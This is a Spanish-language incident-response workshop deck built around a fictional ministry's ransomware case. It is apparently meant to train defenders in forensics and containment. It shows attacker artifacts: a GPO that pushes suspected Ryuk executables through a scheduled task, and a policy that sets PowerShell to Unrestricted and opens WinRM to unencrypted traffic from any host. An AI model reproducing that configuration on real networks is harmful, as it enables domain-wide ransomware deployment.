





#XIVJORNADASCCNCERT

Ransomware
ate my network





- Antonio Sanz
- Analista senior de ciberseguridad / S2 Grupo
- asanz/@/s2grupo(.)es
@antoniosanzalc

Índice

1. Respuesta ante incidentes en 3 slides
2. Caso: Ransomware ate my network
3. Resultados de la respuesta ante incidentes
4. Lecciones aprendidas
5. Conclusiones

Evidencias para el taller

bit.ly/ransomSTIC
ccn-cert.net/labforense

!!!Advertencia!!!

- NO hay **malware** activo en las evidencias
- ... pero sí código **malicioso** (no funcional)
- No te fíes de NADIE
- Hay cosas que **NO** le van a gustar a vuestro AV (y hace bien)
- **Consejo:** Haz este taller desde una máquina virtual



1.

Respuesta ante incidentes en 4 slides

×



**KEEP
CALM
EVERTHING
IS BACK
TO NORMAL**

Objetivo de la respuesta
ante incidentes:

Volver a la operación
NORMAL
del servicio

Trabaja como si
estuvieras
COMPROMETIDO

Fases de la respuesta ante incidentes

- Preparación
 - Detección
 - Contención
 - Erradicación
 - Recuperación
 - Lecciones aprendidas
- Análisis

Captura de evidencias en incidentes complejos: <https://vanesa.ccn-cert.cni.es/userportal/#/player/vod/Ud1b1cb038d3f4d59a2642abd9ed0d890>



2.

Caso práctico: Ransomware ate
my network

MINAF: Ministerio de la Alegría y la Felicidad



Un día cualquiera en un ministerio cualquiera ...

Preparación



- Sistemas actualizados → Windows 10 + Windows 2016 Server
- Antivirus, parches y buenas prácticas de seguridad
- Monitorización de red (Suricata/Bro)
- GLORIA y CLAUDIA desplegadas
- Certificación del ENS → todavía a la espera de papeleo

Fusión con la FFP



- FFP (Federación de Festejos Patronales)
- Fusión **forzada** con el MINAF
- Equipos Windows 10 / Windows 2012 Server
- Parches y antivirus → regular
- No se han seguido **buenas prácticas** de seguridad en años...

Detección del incidente

- 9/Nov 16:30h : CLAUDIA genera multiples alertas → **Desactivación** generalizada del **antivirus** en todo el MINAF
- TTP muy usada por grupos de ransomware para **debilitar** los equipos
- !Posible **despliegue** de ransomware inminente!



Acciones iniciales



- Activación del procedimiento de respuesta ante incidentes
- Comunicación al grupo TIC
- Corte de la **conexión** a internet
- Lanzamiento de **snapshots**
- Apagado de máquinas de **backup**

Alcance del incidente



- No tenemos ficheros cifrados (todavía)
- Análisis de eventos de CLAUDIA
→ 3 equipos con el antivirus deshabilitado antes que el resto
- Comunicación al CCN-CERT del incidente

Objetivos



- Determinar el **alcance** del incidente
- Realizar una **contención** rápida
- Encontrar el **vector de entrada**
- Encontrar **TTP** de los atacantes
- Generar y compartir **IOC**
(indicadores de compromiso)

Timeline: inicio de los eventos sospechosos

- **Conocimiento del incidente: Lunes 9/Nov 15:30h UTC**
- **Usar siempre horas UTC**
- **España = UTC+1 (en verano UTC+2)**





Adquisición de evidencias

- Volcado de RAM: winpmem
- Datos de triage: CyLR
- Disco duro: copia lógica (para el CTF)

- Entorno sintético en la nube
- !USB → Disco añadido a la VM
- Jump the shark with me 😊



2.1

DC (Controlador de Dominio)

GPO Scheduler (I)

Paso 1: GPO

Default launch

Ámbito Detalles Configuración Delegación Estado

Default launch

Fecha de creación: 09/11/2020 18:49:53

[ocultar todo](#)

General [ocultar](#)

Detalles [ocultar](#)

Dominio	MINAF.ES
Propietario	MINAF\Admins. del dominio
Creado	09/11/2020 16:04:24
Modificado	09/11/2020 16:04:26
Revisiones de usuario	1 (AD), 1 (SYSVOL)
Revisiones de equipo	1 (AD), 1 (SYSVOL)
Id. único	{A9320E16-74CC-450D-891E-3E32B1CFA702}
Estado de GPO	Habilitado

Vínculos [ocultar](#)

Ubicación	Aplicado	Estado de vínculo	Ruta
MINAF	Sí	Habilitado	MINAF.ES

Esta lista solo incluye vínculos en el dominio del GPO.

Paso 1: GPO

■ GPO Scheduler (II)

Default launch

Ámbito Detalles Configuración Delegación Estado

NT AUTHORITY\Usuarios autenticados	Lectura (de Filtro de seguridad)	No
Configuración del equipo (habilitada)		
ocultar		
Preferencias		
ocultar		
Configuración de Windows		
ocultar		
Archivos		
ocultar		
Archivo (ruta de destino: c:\temp\v2.exe)		
ocultar		
v2.exe (orden: 1)		
ocultar		
General		
mostrar		
Comunes		
mostrar		
Archivo (ruta de destino: c:\temp\v2c.exe)		
ocultar		
v2c.exe (orden: 2)		
ocultar		
General		
ocultar		
Acción Actualizar		
Propiedades		
Archivos de origen	\dc\share\$\v2c.exe	
Archivo de destino	c:\temp\v2c.exe	
Suprimir errores en acciones de archivos individuales	Deshabilitado	
Atributos		
Solo lectura	Deshabilitado	
Oculto	Deshabilitado	
Archivo	Habilitado	
Comunes		
mostrar		

Paso 1: GPO

■ GPO Scheduler (III)

Acción		Actualizar
Tarea		
Nombre	Comp_sys	
Autor	MINAF\Administrator	
Descripción		
Ejecutar solo cuando el usuario haya iniciado sesión	InteractiveToken	
UserId	NT AUTHORITY\System	
Ejecutar con los privilegios más altos	LeastPrivilege	
Oculto	No	
Configurar para	1.2	
Habilitado	Sí	
Desencadenadores		
1. Una vez		
	Repetir tarea cada 30 minutos durante 1 día	
	Detener todas las tareas en ejecución al final de la duración de repetición	
	No	
Activar	09/11/2020 18:15:00	Sincronizar zonas horarias
Habilitado	Sí	No
Acciones		
1. Iniciar un programa	Programa o script	c:\temp\v2.exe
2. Iniciar un programa	Programa o script	c:\temp\v2c.exe

Paso 1: GPO

- GPO creada a las 15:04h UTC
- Copia el ransomware a C:\temp del equipo
- Crea una **tarea programada** en el equipo
- Lanza el ransomware a las 17:15h UTC
- !!!! Son las 16:00h UTC !!!!



Paso 1: GPO

- El tiempo de refresco de GPO es de 30min
- Eliminamos la GPO "Default Launch"
- Creamos una GPO que **borre** los ficheros
- Servidores críticos → comprobamos que no está el ransomware y **APAGAMOS**
- Copia del DC, servidores de ficheros, correo
- La GPO **debería** llegar a todos los equipos afectados → Ojo con el **post-incidente**

17:15 UTC ...

17:20 UTC ...

17:25 UTC ...



Paso 2: MFT

- Buscamos en la MFT ficheros sospechosos creados el 9/Nov
- Lanzamiento y borrado de **temp.zip**

20461	2020-11-09 13:55:34	104	Ink	\Users\dom.adm\AppData\Roaming\Microsoft\Windows\Recent\Este equipo.Ink
20462	2020-11-09 13:55:34	478	Ink	\Users\dom.adm\AppData\Roaming\Microsoft\Windows\Recent\temp.Ink
20463	2020-11-09 13:55:37	54227	zip	\\$Recycle.Bin\S-1-5-21-3993753849-1513836012-2919521276-1105\SRCEC6MF.zip
20464	2020-11-09 13:55:47			\\$Recycle.Bin\S-1-5-21-3993753849-1513836012-2919521276-1105\SRHN6MKA
20465	2020-11-09 13:55:47			\\$Recycle.Bin\S-1-5-21-3993753849-1513836012-2919521276-1105\SRHN6MKA\All in one
20466	2020-11-09 13:55:47			\\$Recycle.Bin\S-1-5-21-3993753849-1513836012-2919521276-1105\SRHN6MKA\All in one\{D701CB99-59A
20467	2020-11-09 13:55:47			\\$Recycle.Bin\S-1-5-21-3993753849-1513836012-2919521276-1105\SRHN6MKA\All in one\{D701CB99-59A

Paso 2: MFT

■ Contenidos de c:\temp (1/2)

20492	2020-11-09 13:55:57		\temp\All in one
20493	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}
20494	2020-11-09 13:55:57	7434 xml	\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\Backup.xml
20495	2020-11-09 13:55:57	570 xml	\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\bkupInfo.xml
20496	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol
20497	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO
20498	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine
20499	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Applications
20500	2020-11-09 13:55:57	553 cmtx	\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\comment.cmtx
20501	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\microsoft
20502	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\microsoft\windows nt
20503	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\microsoft\windows nt\SecEdit
20504	2020-11-09 13:55:57	2722 inf	\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\microsoft\windows nt\SecEdit\GptTmpl.inf
20505	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Preferences
20506	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Preferences\Registry
20507	2020-11-09 13:55:57	2619 xml	\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Preferences\Registry\Registry.xml
20508	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Preferences\Services
20509	2020-11-09 13:55:57	3694 xml	\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Preferences\Services\Services.xml
20510	2020-11-09 13:55:57	4080 pol	\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\registry.pol
20511	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Scripts
20512	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Scripts\Shutdown
20513	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\Machine\Scripts\Startup
20514	2020-11-09 13:55:57		\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\DomainSysvol\GPO\User
20515	2020-11-09 13:55:57	107856 xml	\temp\All in one\{D701CB99-59AE-4087-A12A-68B51829F523}\gpreport.xml
20516	2020-11-09 13:55:57	734 migtable	\temp\All in one\1.migtable
20517	2020-11-09 13:55:57	902 ps1	\temp\All in one\Fuck_this_domain.ps1
20518	2020-11-09 13:55:57	767 migtable	\temp\All in one\GPO.migtable
20519	2020-11-09 13:55:57	747 xml	\temp\All in one\manifest.xml

Paso 2: MFT

■ Contenidos de c:\temp (2/2)



20520	2020-11-09 13:55:57			\temp\Scheduler
20521	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}
20522	2020-11-09 13:55:57	5628	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\Backup.xml
20523	2020-11-09 13:55:57	561	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\bkupInfo.xml
20524	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol
20525	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO
20526	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\Machine
20527	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\Machine\Preferences
20528	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\Machine\Preferences\Files
20529	2020-11-09 13:55:57	726	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\Machine\Preferences\Files\Files.xml
20530	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\Machine\Preferences\ScheduledTasks
20531	2020-11-09 13:55:57	4096	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
20532	2020-11-09 13:55:57	4096	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\Machine\Preferences\ScheduledTasks\ScheduledTasks1.xml
20533	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\User
20534	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\User\Preferences
20535	2020-11-09 13:55:57			\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\User\Preferences\ScheduledTasks
20536	2020-11-09 13:55:57	3509	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\User\Preferences\ScheduledTasks\ScheduledTasks.xml
20537	2020-11-09 13:55:57	3507	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\User\Preferences\ScheduledTasks\ScheduledTasks1.xml
20538	2020-11-09 13:55:57	3509	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\DomainSysvol\GPO\User\Preferences\ScheduledTasks\ScheduledTasks12.xml
20539	2020-11-09 13:55:57	44674	xml	\temp\Scheduler\{879F6C5A-B213-42A1-9900-6A9900C39EC3}\gpreport.xml
20540	2020-11-09 13:55:57	609	txt	\temp\Scheduler\CTF_LEEME.txt
20541	2020-11-09 13:55:57	738	xml	\temp\Scheduler\manifest.xml
20542	2020-11-09 13:55:57	1763	ps1	\temp\Scheduler\Scheduler_01a.ps1
20543	2020-11-09 13:55:57	17920	exe	\temp\Scheduler\v2.exe
20544	2020-11-09 13:55:57	11264	exe	\temp\Scheduler\v2c.exe

Paso 2: MFT

- El .zip contiene 2 GPO y 2 ejecutables
- Cada GPO tiene un .ps1 para importarlas
- V2.exe y v2c.exe → Posible ransomware
- Calculamos hashes:


```
5994df288813a7d9588299c301a8de13479e3fffb630c49308335f20515ffdf57 v2c.exe
b2a304e508415d96f417ed50d26e0b987b7cbd9a77bb345ea48e803b5a7afb49 v2.exe
ffa8722a09829acd7ef8743688947f6ccb58d2ef v2c.exe
7320b34c07206fcdf1319d6ce9bef2b29648a151 v2.exe
eddc0e293b0f0ee90bab106f073a41c9 v2c.exe
91438699bed008be9405995f0a158254 v2.exe
```

Paso 3: Ryuk



!!! Los atacantes intentan desplegar **Ryuk** !!!

Paso 3: Ryuk



- Grupo de HOR (Human-Operated Ransomware)
- Maze, Ryuk, Sodinokibi → Podio del ransomware
- Atacan a **grandes** orgs.
- Record: 2h (de 0 a ransom)
- TTP conocidas

Fuente: <https://www.microsoft.com/security/blog/2020/03/05/human-operated-ransomware-attacks-a-preventable-disaster/>

Figure 9. Ryuk infection chain

■ GPO All in One (I)

Paso 4: GPO

Cleaner Task

Ámbito

Detalles

Configuración

Delegación

Estado

Cleaner Task

2020 18:02:25

ocultar todo

General

ocultar

Detalles

ocultar

Dominio

Propietario

Creado

Modificado

Revisiones de usuario

Revisiones de equipo

Id. único

Estado de GPO

MINAF.ES

MINAF\Admins. del dominio

09/11/2020 14:57:30

09/11/2020 14:57:36

1 (AD), 1 (SYSVOL)

1 (AD), 1 (SYSVOL)

{DBD1B586-8077-4613-B41A-0130F8505664}

Habilitado

Vínculos

ocultar

Ubicación

Aplicado

Estado de vínculo

Ruta

MINAF

Sí

Habilitado

MINAF.ES

Esta lista solo incluye vínculos en el dominio del GPO.

Filtrado de seguridad

ocultar

La configuración en este GPO solo se puede aplicar a los grupos, usuarios y equipos siguientes:

Nombre

NT AUTHORITY\Usuarios autenticados

■ GPO All in One (II)

Paso 4: GPO

SDM Software/GPOGUY ---- Registry.Pol Reader 1.51

File Help

☐ Browse by GPO
☒ Browse by File

Path to File:

Registry Key	Registry Value	Value Type	Data
Software\Policies\Microsoft\Windows\PowerShell	EnableScripts	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\PowerShell	ExecutionPolicy	REG_SZ	Unrestricted
Software\Policies\Microsoft\Windows\System	EnableLogonScriptDelay	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\System	AsyncScriptDelay	REG_DWORD	00000000
Software\Policies\Microsoft\Windows\System	GroupPolicyRefreshTime	REG_DWORD	0000001e
Software\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeOffset	REG_DWORD	0000000a
Software\Policies\Microsoft\Windows\WinRM\Client	AllowBasic	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\WinRM\Client	AllowCredSSP	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\WinRM\Client	AllowUnencryptedTraffic	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\WinRM\Client	TrustedHosts	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\WinRM\Client	TrustedHostsList	REG_SZ	*
Software\Policies\Microsoft\Windows\WinRM\Service	AllowBasic	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\WinRM\Service	AllowCredSSP	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\WinRM\Service	AllowAutoConfig	REG_DWORD	00000001
Software\Policies\Microsoft\Windows\WinRM\Service	IPv4Filter	REG_SZ	*
Software\Policies\Microsoft\Windows\WinRM\Service	IPv6Filter	REG_SZ	*
Software\Policies\Microsoft\Windows\WinRM\Service	AllowUnencryptedTraffic	REG_DWORD	00000001

[Get enterprise Group Policy reporting with GPO Reporting Pak](#)

25 Items

Paso 4: MFT

- All in One = GPO “apisonadora”
- Objetivo = **Eliminar** todas las medidas de seguridad de la Organización
- GPO sobre la mesa pesa → Eliminarla no revierte los cambios
- Acción inmediata: **desactivarla** (evitar propagación)
- Corto plazo: estudiarla y crear otra GPO que **revierta** los cambios

Paso 5: Event Logs

Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational Número de eventos: 310

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 16:07:59	TerminalServices-LocalSessionManager	40	Ninguno
Información	09/11/2020 14:51:47	TerminalServices-LocalSessionManager	22	Ninguno
Información	09/11/2020 14:51:46	TerminalServices-LocalSessionManager	21	Ninguno
Información	09/11/2020 14:51:45	TerminalServices-LocalSessionManager	42	Ninguno
Información	09/11/2020 14:51:45	TerminalServices-LocalSessionManager	41	Ninguno
Información	09/11/2020 12:16:53	TerminalServices-LocalSessionManager	32	Ninguno

Evento 21, TerminalServices-LocalSessionManager

General Detalles

Servicios de Escritorio remoto: inicio de sesión correcto:


Usuario: MINAF\dom.adm
 Identificador de sesión: 2
 Dirección de red de origen: 10.11.2.14

Nombre de registro: Microsoft-Windows-TerminalServices-LocalSessionManager/Operational
 Origen: TerminalServices-LocalSessic Registrado: 09/11/2020 14:51:46
 Id. del: 21 Categoría de tarea: Ninguno
 Nivel: Información Palabras clave:
 Usuario: SYSTEM Equipo: DC.MINAF.ES
 Código de operación: Información
 Más información: [Ayuda Registro de eventos](#)

- Login en el equipo → Terminal Server
- Cuenta con privilegios de admin de dominio
- IP: 10.11.2.14 → maria.feliz (admvo. de la FFP) → Equipo con AV desactivado
- Grrrrr.....

Paso 5: Event Logs

■ Aplicación de las GPO



